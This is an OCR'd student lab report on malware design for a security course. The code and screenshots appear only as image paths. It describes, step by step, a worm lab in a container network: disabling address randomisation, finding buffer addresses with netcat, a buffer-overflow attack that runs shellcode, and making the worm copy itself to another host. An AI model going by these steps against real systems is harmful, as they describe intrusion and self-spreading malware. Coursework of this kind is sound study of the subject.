CSE 406 report submission on Malware Design


Submitted by:


Simantika Bhattacharjee Dristi

ID:1705029


----------Setup----------


Step 1: Building containers for nano-internet and map






Step 2: Starting the containers with dcup






---------- Task-1(Attack any target machine) ----------


Step 1: Turning off address randomization




Step 2: Retrieving ebp and buffer address of target machine using netcat command from local machine



Step 3: Setting proper return address and offset(ebp-buffer address+4) in worm.py




Step 4: Running worm.py and getting “Shellcode is running “ message in in target machine’s terminal. Buffer overflow attack on a target machine is successful.




---------- Task-2(Self Duplication) ----------


Step 1: Configuring the victim host as server that reads from a port and saves the data to worm.py once it is attacked.




Step 2: Running the server and configuring the attacker's machine as client that wants to send worm.py to a host node (specifically 10.151.0.71) on the internet.



Step 3: Checking if the target container now has worm.py in its bof folder.

